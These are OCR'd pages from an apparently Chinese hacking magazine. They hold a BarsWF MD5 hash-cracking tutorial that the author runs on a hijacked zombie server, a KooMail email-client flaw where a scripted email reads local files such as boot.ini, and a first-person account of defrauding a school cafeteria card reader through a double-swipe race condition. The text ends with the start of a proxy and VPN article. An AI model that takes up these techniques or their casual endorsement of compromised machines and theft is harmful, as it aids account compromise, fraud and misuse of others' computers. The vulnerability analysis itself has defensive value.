


图 1　主页

主页上列出了BarsWF与其它破解工具的性能对比，现在让我们下载这个软件吧。点“barswf md5 crack”，这个软件分别支持64位和32位的系统，并且有三大类：

AMD BROOK Beta 0.9
CUDA 0.8
SSE2

让我解释下，如果你下载第一个的话，就表示你的硬件必须要支持amd brook。我没用过AMD的硬件，所以这里我不做解释，直接放弃。第二个cuda，这表示你们的显卡一定要支持cuda，现在我们的显卡基本都支持的；第三个是sse2，就是说我们的CPU必须支持sse2指令集，我的CPU支持。

这里来点题外话，如果你的CPU和显卡都支持sse2和cuda的话，那么建议你下cuda0.8的那个版本。因为通过我的测试，发现CUDA快些。

我们先下载SSE2那个版本，在肉鸡服务器上利用下(有肉鸡的优势来了)，如图2。




图2 用法

简单介绍下参数：

-h，顾名思义，32位MD5密码HASH。
-c，设置范围的参数，从数字到小写字母。0代表数字，a代表小写字母，A代表大写字母，~代表特殊符号。
-C　添加自定义的字符串，一般不用。
-X，添加自定义十六进制的字符集。
-min_len 设置最小的破解位数。




图3 破解成功

好了，让我们破解下6位数字+小写字母的md5看看。随便把一个数字转换成32位md5，比如a58101，MD5 hash值为2660c8e0c5631d4cd474c9d6323e5cc5，我们设置命令为：**Barswf -h 2660c8e0c5631d4cd474c9d6323e5cc5 -c 0a**。

在8核肉鸡服务器上，仅仅几秒，对！就仅仅几秒！把密码给破了，如图3。

从图3中看到，短短几秒，8核处理器就完成了6位数字+小写字母的破解，真比彩虹表还牛啊！接下来，我再演示下cuda破解，这次操作在我的电脑上进行。

这里选个纯7位数字的md5 hash吧，如3829409，它的md5值为：**c223f58429ca4774e016e9c6eb4a9815**。按照上面的操作，破解成功后如图4。




图4 破解成功

7位数字在我的电脑上也很快地破解了，刚开始我还担心要跑个半小时呢，呵呵。其实，cain破解这类MD5密码也就几秒，但是经过笔者的详细对比，如果HASH难点的话，barswf要比cain快一倍的速度，而且这个软件根本就不需要我们设置什么字典、彩虹表之类的。哈哈，以后关于wpa密码的破解也用GPU，国外已经有类似的软件出来了，而且还是收费的。不过wpa hash的破解要复杂点，毕竟它还带了个ssid，这次就讲到这里了。

编辑点评： *很早就听说过使用GPU破解密码的程序，不过接触的很少。既然作者给大家带来了这样一款强大的工具，那就借这个机会好好研究一下吧。*

肉鸡接龙 KooMail邮件脚本代码跨域执行漏洞

图曲慧文

从本文可以学到：

1、KooMail漏洞黑盒测试
2、漏洞的利用

在刚开始测试KooMail软件的时候，我并没有把这个漏洞的危害看得那么重，以为它只算一个普通的脚本执行漏洞。可是后来被“爱无言”一提醒，才发现这个漏洞引发的脚本代码执行是建立在本地域权限上的，这下问题就严重了。“爱无言”说他没有深入研究这个漏洞，只把它当做一个XSS漏洞给公布了，所以这下子我就有机会来重新分析和定义这个漏洞了。




图1 执行XSS

当我们安装完KooMail后，这个软件在默认的情况下应当是按照文本形式来显示一封新的邮件。之所以说“应当”，是有时候KooMail又会自动采用HTML方式来显示邮件内容。

其实，KooMail的这种默认采用文本方式显示邮件内容的机制，完全可以被突破。根据“爱无言”的测试，**只要采用加密机制来发送邮件，就可以造成KooMail最终将所有邮件都使用HTML方式来显示**。无论如何，KooMail在显示邮件内容的时候，安全机制建立得非常不好。

既然KooMail“乐意”使用HTML方式来显示带有脚本代码的邮件，那么一旦该邮件中包含有恶意脚本代码，KooMail是不是就会毫不犹豫地执行呢？

为了测试，我们创建了一封带有恶意脚本的邮件，然后利用KooMail来接收该邮件，如图1所示。

我们在邮件中加入的脚本代码非常简单，只是一段测试XSS的语句“**<script>alert()</script>**”。从图1中我们可以看到，KooMail似乎不介意邮件中有没有恶意的脚本代码，而是完全照搬执行了。

这个时候请大家用鼠标右击该邮件的内容部分，然后选择查看“属性”，如图2所示。




图2 属性

我们看到，这个时候KooMail将接收到的邮件采用html文件格式保存在了本地的临时文件夹中！这就意味着，KooMail最终打开的邮件是一个来自本地计算机上的网页文件！

现在你想到了什么？既然是一个本地计算机上的网页文件，那么就是说，我们在邮件内容中构建的脚本代码已经具有了本地权限，这样就可以借助KooMail的这种机制来执行跨域脚本了，如图3所示。

图3是我在虚拟机中执行测试后的截图，我们清晰地看到，此刻KooMail将我虚拟机中的boot.ini文件内容给读取出来了！要知道，这必须具有本地域权限才能实现。

这种跨域漏洞是十分危险的，攻击者通过构造一封邮件，在其中插入恶意代码，让代码读取用户系统上的敏感文件，然后再将其内容发送给攻击




图3 执行跨域脚本

者。这一切可以完成得毫无痕迹，而KooMail的用户甚至只会发现自己接收到了来自某某的一个新年祝福邮件而已。

很多邮件客户端软件其实都会将远程邮件下载到本地，然后通过HTML方式显示给用户。在这个过程中，就要求邮件客户端软件对邮件内容中的脚本代码进行一定的安全过滤，不能随随便便的就将其内容当做可信任的脚本代码来执行。

国外的很多邮件客户端在这一方面做的十分优秀，而国内的则是令人叹息。希望KooMail的开发者在看到本文时能够迅速对自己的产品进行更新，以防造成用户的使用不便。最后，凡利用本文技术进行恶意行为的，与作者和杂志无关。

编辑点评： *KooMail的用户还是很多的，这个漏洞的利用算是非常简单，且邮件的传播具备针对性和快速性，使得其危害是非常大的，大家在搞清楚原理的基础上多加防范哦！*

大学食堂刷出来的免费午餐

图 Myljs[H.T.D]

从本文您可以学到：
另类的Crack思维

我曾经写过一篇文章《我在食堂免费吃饭—刷卡机漏洞利用》，发布在我的网站上，但是有很多人反映看不太明白，现在，我就给大家详细说明一下。

事情是这样的，从上高中以来，我就想怎么在饭卡上做点文章。但是如果想在饭卡上加钱，就要获得饭卡数据主机的权限，但是无论从外网还是内网都无法入侵，有可能是饭卡数据主机根本没有连接网络。那么我们只能从刷卡机上来寻求突破点了！

在这里先说一下买饭的流程：到窗口前，用饭卡靠近刷卡机，刷卡机会根据卡号显示出剩余金额，然后，就可以打饭了，最后食堂师傅扣钱操作，买饭结束。

经过以上流程，我做出了如下的推断：每个刷卡机都有固定的ID，每个卡都有特定的卡号。当我们把饭卡放上去的时候，刷卡机就根据卡的信息链接到数据主机，查找信息并显示，之后就将数据调出到内存，等待处理，当处理完毕后，在储存回数据库，覆盖原数据。那么这个过程有什么可以利用的呢？

我发现，只要饭卡靠近刷卡机，就会显示数据。此时，我们可以随便拿走饭卡，只要没有操作，数据仍然在调用状态下。突发奇想，要是将饭卡快速刷上两台刷卡机，然后再去处理会怎么样？我把想法告诉了住校的徒弟，让他去测试下。

第二天徒弟兴奋的告诉我成功了。在1号窗口和2号窗口分别刷卡，然后在1号窗口买了6角的饼，在2号窗口买了7角的鸡蛋，结账后查询了下余额，仅扣除了2号窗口鸡蛋的7角。

这样就验证了我的想法。分析如下：在刷1号窗口刷卡，调用数据等待处理。这是在1号窗口买3元的东西（*原卡有40元*），将数据存回，此时数据实为37元，但是在2号窗口的40元仍等待处理，这时我在2号窗口买1元的东西，2号窗口就将处理后的39元覆盖回原数据。这时饭卡的余额为39元。什么意思？就是我花了1元钱买了4元钱的东西。这可不可以算作免费？中午，我和徒弟去做了一下实验，但是刷卡机显示error。我估计食堂师傅不懂英语吧，可能太忙了忽视了，就这样成功了。

后来，我想应该怎么修补这个漏洞。我想，应该在数据主机的饭卡数据处理程序上加以升级，首先判断数据请求来路，不能同时让两台刷卡机同时请求数据。但是学校用了让我"大跌眼镜"的方法。

学校来了新校长，在我们这个省级规范化学校中更新了设备，食堂刷卡机全部更换成新型的。

新型刷卡机的买饭流程如下：刷卡机多了一个卡槽，刷卡时应将饭卡放入卡槽中，直到处理完毕后才能拿出来。也就是说，只要一拿出饭卡，数据就会中断。简单分析一下：当饭卡放入卡槽，刷卡机就会读卡，然后链接数据主机读取数据。若此时，拿出饭卡，刷卡机便会断开数据连接，就不会处理信息了。这样就解决了"延迟"、"多刷"的漏洞了。太绝了，我的思维陷入了陷阱。

直到那次吃饭，徒弟在前面刷卡，然后师傅扣钱，徒弟很快就拿出了卡（*速度很快*），接着刷卡机就报错，师傅让他在放进去，然后一两秒钟后，就可以了。我恍然大悟。

数据存储回数据库是需要一定时间的。我直接分析原理：把抽象的事物做一下形象的比喻吧。**卡号是一条路，刷卡机做出的操作（数据流）是汽车。**当饭卡插入刷卡机的时候，刷卡机就开辟了一条"卡号"道路开往目的地（*数据主机*），刷卡机发出的操作（"*数据流*"车）在这条路上行驶时需要一定时间的。在没有到达目的地的时候，将饭卡拿出，便关闭了那条"卡号"路。此时"数据流"车就停在那里找不到路了。这是将卡再放入，便又建立起了一天"卡号"道路，"数据流"车便去了目的地。只是此前，"卡号"道路是001号，而这时放进去的卡是后面同学的"卡号"002号。我的"数据流"车跑到002号的目的地了，呵！当然，这个方法比较鸡肋。因为需要很快的反应速度，而且还有明显的错误提示。但是算作一个漏洞，耐人寻味。

我认为黑客行为不应该单单建立在电脑、手机、网络的基础上。黑客精神，一种非常规的思维方式存在于我们生活的方方面面。本文作抛砖引玉，希望大家能开放思维，发现更多有趣的东西。

友情提示：你在测试时，发生的一切事情与本人无关哦！

编辑点评： *作者通过对学校食堂刷卡机的操作流程进行分析后完成了一次很另类的Crack，作者思路清晰，并且敢于大胆尝试，打破固定的思维模式，文章虽短但很令人回味。*



由喂草莓引发的LoveAngel征稿狂潮

某日，一MM给我发来消息说，以前常常浏览的一个平面设计网站，可能因网络故障，无法访问鸟，希望我能帮她解决，并且承诺如果成功则亲自喂我吃草莓。

此等好事，撩得俺爱心萌动，于是乎，群发邮件广撒英雄帖，果不其然，没让我失望，各路英雄豪杰的回帖纷至沓来，经过认真考察，逐一试验，轻松帮助MM解决了访问的故障。

经过整合集结，精选了其中四种解决方案以飨各位有同样问题的看官，我也不耽误了，赶紧去被喂草莓先，所谓趁热打铁嘛！

下面，我为大家简单介绍一下这几篇文章的各自特点：

《三两招轻松解决网络访问故障》介绍了windows下几种不同方法；《自己动手，利用IPv6解决网络故障》详细的说明了如何利用对IPv6来解决网络故障，在学习的同时还能自己动手实践；而在Linux下，我们也有很好的解决方案，看看《Ubuntu中Firefox使用tor代理上网》吧；《一单海外生意让我认识了VPN》傻瓜式操作让你畅游无限网络空间。

另外，小编也拿出私家珍藏，一款很优秀的免费VPN：Hotspot Shield，速度很快的哦（此软件已打包在光盘里，大家可以试试看！）。

从本文您可以学到：
一些另类的代理使用技巧

作为一个技术爱好者，访问一些技术网站就像是家常便饭，但是最近很多朋友和我抱怨说一些技术站点一登录就会出现如图1的情况。

